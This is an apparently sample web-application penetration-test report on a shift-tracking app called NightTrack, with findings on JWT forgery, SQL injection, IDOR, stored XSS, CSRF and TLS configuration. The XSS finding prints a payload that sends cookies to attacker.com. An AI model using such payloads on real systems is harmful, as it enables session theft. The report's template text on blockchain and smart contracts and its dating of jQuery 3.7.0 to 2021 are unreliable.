




VelocitySoft

Web Prototype Audit Report









Document Control

PUBLIC

FINAL(v1.6)

Audit_Report_VeloSoft-NightTrack-WEB01_FINAL_16

Jun 19, 2023		v0.1	Engineer 1: Initial Draft
Jun 20, 2023		v0.3	Engineer 2: Added Findings
Jun 21, 2023		v0.4	Engineer 3: Added Findings
Jun 21, 2023		v0.5	Engineer 1, Engineer 2, Engineer 3: Final Draft
Jun 23, 2023		v0.6	PM: Approved
Jun 23, 2023		v1.0	Executive Management: Approved

Points of Contact	Jonathan Ster	VelocitySoft	jonathan.sterling@velocitysoft.com
	CEO	Resonance	ceo@resonance.security
	PM	Resonance	pm@resonance.security
Testing Team	Engineer 1	Resonance	engineer1@resonance.security
	Engineer 2	Resonance	engineer2@resonance.security
	Engineer 3	Resonance	engineer3@resonance.security

Copyright and Disclaimer

© 2023 Resonance Security, LLC. All rights reserved.

This report is an illustrative prototype of an audit report example provided by Resonance Security, LLC. It does not reflect a comprehensive security analysis of a specific target system or codebase. Please be advised this is not an exhaustive list of vulnerabilities and should be considered an exclusive sample and property of Resonance Security LLC.

The information in this report is considered confidential and proprietary by Resonance and is licensed to the recipient solely under the terms of the project statement of work. Reproduction or distribution, in whole or in part, is strictly prohibited without the express written permission of Resonance.

All activities performed by Resonance in connection with this project were carried out in accordance with the project statement of work and agreed-upon project plan. It's important to note that security assessments are time-limited and may depend on information provided by the client, its affiliates, or partners. As such, the findings documented in this report should not be considered a comprehensive list of all security issues, flaws, or defects in the target system or codebase.

Furthermore, it is hereby assumed that all of the risks in electing not to remedy the security issues identified henceforth are sole responsibility of the respective client. The acknowledgement and understanding of the risks which may arise due to failure to remedy the described security issues, waives and releases any claims against Resonance, now known or hereafter known, on account of damage or financial loss.

Contents

1 Document Control	2
Copyright and Disclaimer	2
2 Executive Summary	4
System Overview	4
Repository Coverage and Quality.....	5
3 Target	6
4 Methodology	7
Severity Rating.....	8
Repository Coverage and Quality Rating.....	9
5 Findings	10
A user can forge a valid authentication token for another user.....	11
SQL Injection Vulnerability in NightTrack.....	12
A user can delete weeks of other users	14
Illegitimate Access To Technical Pages in NightTrack Application	15
Persistent Cross-Site Scripting (XSS) in NightTrack Application.....	16
NightTrack is accessible using the HTTP protocol	17
Predictable sensitive requests in NightTrack application	18
NightTrack server accepts cipher suites that are not categorized as secure.....	19
The NightTrack server exposes the FTP service	20
HTTP headers of NightTrack leak technical information	21
Some components used are obsolete	22

Executive Summary

VelocitySoft contracted the services of Resonance to conduct a comprehensive security audit of **NightTrack**, an advanced web application **between June 19, 2023 and June 23, 2023**. The primary objective of the assessment was to identify any potential security vulnerabilities and ensure the correct functioning of smart contract operations.

During the engagement, Resonance allocated **3** engineers to perform the security review. The engineers, including an accomplished professional with extensive proficiency in blockchain and smart-contract security, encompassing specialized skills in advanced penetration testing, and in-depth knowledge of multiple blockchain protocols, devoted **5 days** to the project. The project's test targets, overview, and coverage details are available throughout the next sections of the report.

The ultimate goal of the audit was to provide **VelocitySoft** with a detailed summary of the findings, including any identified vulnerabilities, and recommendations to mitigate any discovered risks. The results of the audit are presented in detail further below.



System Overview

NightTrack is a web application designed by **VelocitySoft**. Its primary purpose is to manage and streamline the process for train drivers who work on special nights. It allows drivers to schedule, validate, or declare these exceptional working hours conveniently, ensuring proper accounting for their compensation.

The web application consists of a user-friendly interface that enables train drivers to input their hours, while back-end algorithms cross-verify and validate these entries to avoid any potential errors or discrepancies. Moreover, it is integrated with the payroll system to automatically adjust the pay considering the added hours.

NightTrack, which is accessible on the internet, is used by the various players in the validation chain, such as agents, their managers and HR.



Repository Coverage and Quality

Code	Tests	Documentation
N/A	N/A	<div><div></div></div> 8 / 10

Resonance’s testing team has assessed the documentation coverage and quality of the system and achieved the following results:

- The documentation: Technical Documentations thoroughly detailed with clear and concise descriptions of the system architecture, data flow, and algorithms used. However, it lacks a detailed explanation of some of the complex business logic implemented. The API Documentation is provided for all available APIs, complete with request/response examples, descriptions of what each endpoint does, and details on the type of information returned. Could benefit from additional error handling details.

Target

The objective of this audit is to carry out technical tests on the web application **NightTrack**, in order to identify the vulnerabilities, qualify the security risks and draw up the associated recommendations for limiting these risks.

The grey box tests were carried out against the pre-production environment, which can be accessed at the following URL:

- <https://preprod.nighttrack.velocitysoft.com>

The following items are excluded:

- Live Environment Testing: Due to potential impacts on performance and the risk of data corruption, the live production environment was excluded from testing.
- Third-Party Integrations: Any external systems or services integrated with NightTrack, such as payment gateways, external payroll systems, or third-party tracking systems, were excluded from the scope of our testing.
- DOS and Performance Testing: Although important for a comprehensive understanding of the application's capabilities, stress and performance testing were considered outside the scope of this security audit.
- End-User Security Education: While essential to maintaining security, user awareness and education regarding phishing attacks, secure passwords, and general best practices were not evaluated in this audit.

Methodology

In the context of security audits, Resonance's primary objective is to simulate the workflow of a real-world cyber attack against an entity or organization and document in a report the findings, vulnerabilities, and techniques used by malicious actors. During the assessment, Resonance's core value comes from the ability to correlate automated and manual analysis of system components to provide the customer with comprehensive understanding and awareness of security-related issues.

Resonance's approach consists of several extensive verifications based off industry's standards, such as, identification and exploitation of security vulnerabilities both public and proprietary, static and dynamic testing of relevant workflows, adherence and knowledge of security best practices, assurance of system specifications and requirements, and more. Therefore, Resonance's approach is consistent, credible and essential for customers to maintain a low degree of risk exposure.

Ultimately, product owners are able to analyze the audit from the perspective of a malicious actor and distinguish where, how, and why security gaps exist in their assets, and mitigate them in a timely fashion.

Web Application Penetration Testing Methodology


Resonance adopts a combination of black box (without any knowledge of the application) and grey box (with valid accounts) approaches to conduct tests on the web application. The testing methodology covers the following areas:

1. Enumeration of entry points:
 - Port Scan, DNS Search, Google Dorks, etc.
2. Server configuration hardening:
 - Error pages, headers, etc.
 - Directory traversal
3. Robustness of authentication and access control:
 - Analysis of authentication screens: complexity, blocking, etc.
 - Bypassing authentication screens: direct access to restricted pages, replaying requests, etc.
 - Horizontal privilege escalation: modification of object references
 - Vertical privilege escalation: replaying requests, predicting parameters, etc.
4. Quality of encryption:
 - Certificate validity
 - Robustness of supported encryption algorithms
5. Testing API Endpoints:
 - Examine authorization and authentication mechanisms
 - Validate input and output data
 - Check for proper error handling
6. Reviewing Third-party Components:

- Verify security and integrity of third-party libraries or components
- Check for any known vulnerabilities

7. Presence of application flaws:

- Code injection in all user inputs: SQL, JavaScript, HTML, LDAP, etc.
- Misuse of proposed functionalities: file browsing or depositing, code depositing
- Reuse and modification of user data, requests



Severity Rating

Security findings identified by Resonance are rated based on a Severity Rating which is, in turn, calculated off the **impact** and **likelihood** of a related security incident taking place. This rating provides a way to capture the principal characteristics of a finding in these two categories and produce a score reflecting its severity. The score can then be translated into a qualitative representation to help customers properly assess and prioritize their vulnerability management processes.

The **impact** of a finding can be categorized in the following levels:

1. Weak - Inconsequential or minimal damage or loss
2. Medium - Temporary or partial damage or loss
3. Strong - Significant or unrecoverable damage or loss

The **likelihood** of a finding can be categorized in the following levels:

1. Unlikely - Requires substantial knowledge or effort or uncontrollable conditions
2. Likely - Requires technical knowledge or no special conditions
3. Very Likely - Requires trivial knowledge or effort or no conditions

		Likelihood		
		Very Likely	Likely	Unlikely
Impact	Strong	Critical	High	Medium
	Medium	High	Medium	Low
	Weak	Medium	Low	Info



Repository Coverage and Quality Rating

The assessment of Code, Tests, and Documentation coverage and quality is one of many goals of Resonance to maintain a high-level of accountability and excellence in building the Web3 industry. In Resonance it is believed to be paramount that builders start off with a good supporting base, not only development-wise, but also with the different security aspects in mind.

Accordingly, Resonance implements the evaluation of the code, the tests, and the documentation on a score **from 1 to 10** (1 being the lowest and 10 being the highest) to assess their quality and coverage. In more detail:

- Code should follow development best practices, including usage of known patterns, standard libraries, and language guides. It should be easily readable throughout its structure, completed with relevant comments, and make use of the latest stable version components, which most of the times are naturally more secure.
- Tests should always be included to assess both technical and functional requirements of the system. Unit testing alone does not provide sufficient knowledge about the correct functioning of the code. Integration tests are often where most security issues are found, and should always be included. Furthermore, the tests should cover the entirety of the codebase, making sure no line of code is left unchecked.
- Documentation should provide sufficient knowledge for the users of the system. It is useful for developers and power-users to understand the technical and specification details behind each section of the code, as well as, regular users who need to discern the different functional workflows to interact with the system.

Findings

During the security audit, several findings were identified to possess a certain degree of security-related weaknesses. These findings, represented by unique IDs, are detailed in this section with relevant information including Severity, Category, Status, Code Section, Description, and Recommendation. Further extensive information may be included in corresponding appendices should it be required.

An overview of all the identified findings is outlined in the table below, where they are sorted by Severity and include a **Remediation Priority** metric asserted by Resonance's Testing Team. This metric characterizes findings as follows:

- ||||| "Quick Win" Requires little work for a high impact on risk reduction.
- |||| "Standard Fix" Requires an average amount of work to fully reduce the risk.
- ||| "Heavy Project" Requires extensive work for a low impact on risk reduction.

RES-01	A user can forge a valid authentication token for another user		Unresolved
RES-02	SQL Injection Vulnerability in NightTrack		Unresolved
RES-03	A user can delete weeks of other users		Unresolved
RES-04	Illegitimate Access To Technical Pages in NightTrack Application		Unresolved
RES-05	Persistent Cross-Site Scripting (XSS) in NightTrack Application		Unresolved
RES-06	NightTrack is accessible using the HTTP protocol		Unresolved
RES-07	Predictable sensitive requests in NightTrack application		Unresolved
RES-08	NightTrack server accepts cipher suites that are not categorized as secure		Unresolved
RES-09	The NightTrack server exposes the FTP service		Unresolved
RES-10	HTTP headers of NightTrack leak technical information		Unresolved
RES-11	Some components used are obsolete		Unresolved



A user can forge a valid authentication token for another user

Critical

RES-VeloSoft-NightTrack-WEB01-01

Access Control

Unresolved

Description

NightTrack uses JSON Web Tokens (JWT) for user authentication. A JWT consists of three distinct parts:

- Headers, which include the encryption algorithm used to sign the token;
- A payload, which contains data such as the user's ID, email address, or rights;
- A signature, created from the server's private key, to ensure the token is not modified by the user.

Verification of the signature is a crucial step when reading a JWT as it ensures that the payload cannot be manually modified by the user. **However, in the NightTrack application, JWT signatures are not verified.**

To illustrate this, consider a request for managerial validation of a special night schedule for a user named Bob.

If the server does not verify the signatures of the tokens, then Bob can create a valid JWT for Alice from his own token. The utility `jwt_tool` can be used for this purpose. By providing it with a JWT, this utility returns the data it contains. By modifying the `sub` field to give it the value of Alice's employee ID, a new token is obtained.

By using this token, Bob is then able to make a request on behalf of Alice, proving that the JWT signature is not verified. By making the same request as before, Bob can validate his chosen week.

Thus, a user can create authentication tokens to make requests on behalf of any user of their choice, as long as they know their employee ID and the syntax of the request to execute.

Recommendation

Verifying the signature of a JWT ensures that a user cannot modify the information present in the payload. These pieces of information serve for authentication; it is crucial that the user does not have the opportunity to write arbitrary information.

Implementing this recommendation will ensure that users cannot forge JWTs for other users, thereby mitigating potential breaches and unauthorized actions.



SQL Injection Vulnerability in NightTrack

Description

In certain areas of the application, user-supplied input is not correctly sanitized before it is included in a SQL query. This behavior can be observed in the **Get User Details** API endpoint (/api/user/details), where the user-supplied parameter `userId` is not sanitized before it is used in a SQL query.

We were able to dump all tables from the NightTrackDB database:

Database: NightTrackDB

[7 tables]

+-----+	
accounts	
admin_log	
drivers	
hours_entries	
sessions	
user_details	
working_hours	
+-----+	

This critical vulnerability allows an attacker to access potentially sensitive information from the database, including drivers' working hours, user details, and account information.

Recommendation

To mitigate SQL Injection vulnerabilities, VelocitySoft Technologies should take the following steps:

1. Implement robust input validation: All user-supplied input should be validated and sanitized before use in SQL queries.
2. Use parameterized queries or prepared statements: These techniques can ensure that user input is always treated as literal data, not part of the SQL command.
3. Regularly update and patch the database management systems: Ensure that the software used to manage the databases is always up-to-date and has the latest security patches applied.

By implementing these safeguards, VelocitySoft Technologies can significantly reduce the risk of SQL Injection attacks against the NightTrack application.



A user can delete weeks of other users

High

RES-VeloSoft-NightTrack-WEB01-03

Access Control

Unresolved

Description

An agent can send the following request to the server to delete a week, even if it is not associated with them:

```
DELETE /api/week/450 HTTP/1.1
```

```
Host: preprod.nighttrack.velocitysoft.com
```

```
Authorization: Bearer [User JWT]
```

The server then returns a 200 OK status code:

```
HTTP/1.1 200 OK
```

```
Content-Type: application/json
```

```
{
```

```
"status": "success",
```

```
"message": "Week 450 has been deleted"
```

```
}
```

It is then possible to verify that this week no longer appears in the victim user's interface.

Recommendation

It is appropriate to check a user's rights when reading or writing access to an API endpoint. Defining by whitelist the access points of a user will ensure that a user cannot access data that is not associated with them.

In particular, it is appropriate to filter access to the `/api/week/{id}` path to only the concerned users. This recommendation will prevent unauthorized modification of data, maintaining the integrity of the application. This will prevent potential data loss and ensure a secure user experience.



Illegitimate Access To Technical Pages in Night-Track Application

High

RES-VeloSoft-NightTrack-WEB01-04

Access Control

Unresolved

Description

We discovered that certain pages, not necessary for classic users, are accessible and expose technical data. For instance, the page at <https://preprod.nighttrack.velocitysoft.com/hangfire> allows the use of the **Hangfire** service. An attacker could potentially use this service to gather technical information or disrupt the application's operation by re-running or deleting tasks.

Recommendation

On the web server, you need to limit the exposure of the pages of the **Hangfire** service, which contain information and functions that are not necessary for the correct operation of the application for classic users of the application.



Persistent Cross-Site Scripting (XSS) in NightTrack Application

High

RES-VeloSoft-NightTrack-WEB01-05

Data Validation

Unresolved

Description

A parameter vulnerable to XSS injection was identified on the **Schedule Submission** interface of the application. By crafting a malicious request, it is possible to inject JavaScript code into the page for scheduling a special night shift in NightTrack.

This injection is of the **persistent** type: once a user visits the schedule submission page, their browser will execute the code present on the page. In the following example, the attacker gains access to the user's anti-CSRF token, which is not protected by the `httpOnly` attribute.

```
POST /api/scheduleSubmission HTTP/1.1
```

```
Host: preprod.nighttrack.velocitysoft.com
```

```
User-Agent: Mozilla/5.0
```

```
Content-Type: application/json
```

```
Content-Length: length
```

```
{
```

```
"trainDriverId": "sampleId",
```

```
"specialShift": "<script>document.location='https://attacker.com/steal.php?cookie=+document.cookie;'</script>"
```

```
}
```

Recommendation

To mitigate this risk, we recommend sanitizing and encoding all user inputs before they are displayed on any webpage. This will prevent the insertion of any malicious script tags.

You could also leverage Content Security Policy (CSP) headers to restrict the sources from which scripts can be loaded, effectively preventing the browser from executing any injected malicious scripts.

Another effective mitigation technique is to enable the "httpOnly" attribute for cookies, especially sensitive ones such as anti-CSRF tokens, preventing them from being accessed through client-side scripts.

These measures should be part of a comprehensive input validation and output encoding strategy that should be enforced on both the client and server-side to protect against XSS attacks.



NightTrack is accessible using the HTTP protocol

High

RES-VeloSoft-NightTrack-WEB01-06

Encryption

Unresolved

Description

During our testing, we found that NightTrack exposes the **HTTP port (80)**, and there is no redirection set up from this port to the secure port 443. Furthermore, the HTTP Strict Transport Security (HSTS) header is not set in the server's responses, which ideally should force users to navigate the website using the secure HTTPS protocol.

As it stands, any user (authenticated or visitor) can access the application using the insecure HTTP protocol. As a result, an attacker could exploit this to perform network sniffing, intercepting requests and potentially accessing sensitive data in plaintext. For instance, this could include credentials, as demonstrated in the following captured HTTP request through Wireshark:

```
POST /api/login HTTP/1.1
```

```
Host: preprod.nighttrack.velocitysoft.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

```
Content-Length: 110
```

```
Content-Type: application/json
```

```
{
```

```
  "username": "john.doe",
```

```
  "password": "insecurepassword"
```

```
}
```

Recommendation

To avert the interception of plaintext information, we strongly recommend implementing measures to ensure users utilize the HTTPS protocol. This can be accomplished by:

- Setting up a port forwarding rule from port 80 to port 443 to automatically redirect HTTP traffic to HTTPS.
- Including the HSTS header in the server's responses.

By implementing these changes, VelocitySoft Technologies can significantly enhance the security of NightTrack, ensuring all communications between users and the server are encrypted and secure.



Predictable sensitive requests in NightTrack application

Medium RES-VeloSoft-NightTrack-WEB01-07

Access Control

Unresolved

Description

The NightTrack application has been found to contain sensitive POST requests that are **predictable**. This includes actions like account deactivation or account creation. The predictability of these requests makes the application vulnerable to **Cross-Site Request Forgery (CSRF)** attacks.

While a Same-Origin Policy is implemented on the servers, which prevents a CSRF attack if the request is crafted using XMLHttpRequest (XHR) objects, there remains a vulnerability. If a malicious request is crafted using a JavaScript form and executed by a logged-in user with high privileges, the request is sent to the server. As a result, any predictable request can be unintentionally executed by a legitimate logged-in user, in a CSRF scenario, such as the account deactivation request.

Example of a predictable POST request to deactivate an account:

```
POST /api/accounts/deactivate HTTP/1.1
```

```
Host: preprod.nighttrack.velocitysoft.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

```
Content-Length: 110
```

```
Content-Type: application/json
```

```
{
```

```
  "accountId": "user1234"
```

```
}
```

Recommendation

To mitigate the risk of CSRF, it is highly recommended to **add an unpredictable element to all modification requests**. This can be accomplished by generating an anti-CSRF token to be included in the request parameters. The validity of this parameter must be controlled server-side to avoid client-side control bypass. This practice will ensure that even if an attacker can predict the structure of a request, they will not be able to forge a valid request without the correct anti-CSRF token.



NightTrack server accepts cipher suites that are not categorized as secure

Medium

RES-VeloSoft-NightTrack-WEB01-08

Encryption

Unresolved

Description

The server accepts the following two suites for encrypting flows:

- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384

These two suites use the CBC operation mode, but the server does not use the `encrypt_then_mac` extension, making it vulnerable to the LUCKY13 attack, which allows for partial decryption of traffic.

Additionally, the following four suites are also accepted by the server:

- TLS_RSA_WITH_AES_128_GCM_SHA256
- TLS_RSA_WITH_AES_128_CBC_SHA256
- TLS_RSA_WITH_AES_256_GCM_SHA384
- TLS_RSA_WITH_AES_256_CBC_SHA256

These four suites use RSA for the exchange of session keys. This means that the compromise of the certificate, even after its validity period, will cause the compromise of sessions that have used these cipher suites.

Recommendation

It is advisable to first stop supporting cipher suites categorized as unsafe. A list of cipher suites approved by ANSSI (the French National Cybersecurity Agency) for TLSv1.2 is as follows:

- TLSECDHEECDSAWITHAES256GCM_SHA384
- TLSECDHEECDSAWITHAES128GCM_SHA256
- TLSECDHEECDSAWITHAES256CCM
- TLSECDHEECDSAWITHAES128CCM
- TLSECDHEECDSAWITHCHACHA20POLY1305SHA256

Therefore, it is advisable to only support these cipher suites.

It might also be helpful to add that implementing this recommendation will help prevent potential future breaches, further securing the system from potential attacks.



The NightTrack server exposes the FTP service

Medium

RES-VeloSoft-NightTrack-WEB01-09

Network Exposure

Unresolved

Description

During the web application penetration testing, a port scan was conducted on the NightTrack application. The scan revealed that the **FTP service is exposed on port 21**. This protocol can provide an entry point for attackers aiming to access the targeted server.

The FTP protocol transmits data and credentials in plaintext. Therefore, an attacker with network access could potentially intercept the authentication frame by sniffing, thus compromising credentials.

It should be noted that default credentials have been modified, and no guest or unauthenticated access was allowed during the tests. Furthermore, additional penetration tests and checks were performed against the FTP service, such as attempted brute force attacks and credentials guessing, but these attempts were unsuccessful.

Recommendation

To secure network file transfer communications, it is recommended that FTP actions be conducted over an encrypted channel. Using SFTP (FTP over SSH tunnel), or FTPS (FTP over SSL/TLS tunnel), with a robust cryptographic configuration should be implemented.

By implementing these changes, VelocitySoft Technologies will enhance the security posture of the NightTrack application, reducing the potential risk posed by exposed FTP services.



HTTP headers of NightTrack leak technical information

Low

RES-VeloSoft-NightTrack-WEB01-10

Disclosure

Unresolved

Description

During our investigation, we found that the HTTP headers used by the NightTrack application are verbose and disclose a significant amount of technical information. In particular, they reveal the server's nature and version (IIS 10.0) and the usage of ASP.NET 4.0.301:

```
HTTP/1.1 200 OK
```

```
Date: Tue, 20 Jun 2023 13:23:40 GMT
```

```
Server: IIS 10.0
```

```
X-Powered-By: [ASP.NET] (http://ASP.NET) 4.0.301
```

```
Content-Type: text/html; charset=UTF-8
```

This information is not useful to legitimate users and it can assist an attacker in enumerating the application's functioning and identifying potential vulnerabilities (including publicly known ones) that may affect its component.

Recommendation

To mitigate this vulnerability, VelocitySoft Technologies should ensure that the NightTrack application does not disclose technical information through its HTTP headers.


The Server HTTP header can be hidden with the tool UrlScan (<http://technet.microsoft.com/en-us/security/cc242650.aspx>) by setting up the line RemoveServerHeader to 1 in the file:

- C:\Windows\System32\inetsrv\urlscan\UrlScan.ini.

The HTTP header X-AspNet-Version can be removed by using the `httpRuntime` element. Add the following line in your `web.config` in the `<system.web>` section:

```
<httpRuntime enableVersionHeader="false" />
```

By addressing these issues, VelocitySoft Technologies will further harden the security of the NightTrack application, making it more resilient against potential threats.



Some components used are obsolete

Low

RES-VeloSoft-NightTrack-WEB01-11

Disclosure

Unresolved

Description

During the tests, it was discovered that the NightTrack application is using an **outdated version of the jQuery library** which is known to have several published vulnerabilities.

- CVE-2015-9251 (Cross-Site Scripting or XSS)
- CVE-2020-11022 (Cross-Site Scripting or XSS)
- CVE-2020-11023 (Cross-Site Scripting or XSS)

It's worth mentioning that no exploit was performed on the application, as no usage of the vulnerable functions was detected.

Recommendation

It is recommended to perform an **upgrade** of the **jQuery** library, and to regularly control the version of the components used.

The last stable version for the jQuery library is the version 3.7.0, released in May 2021.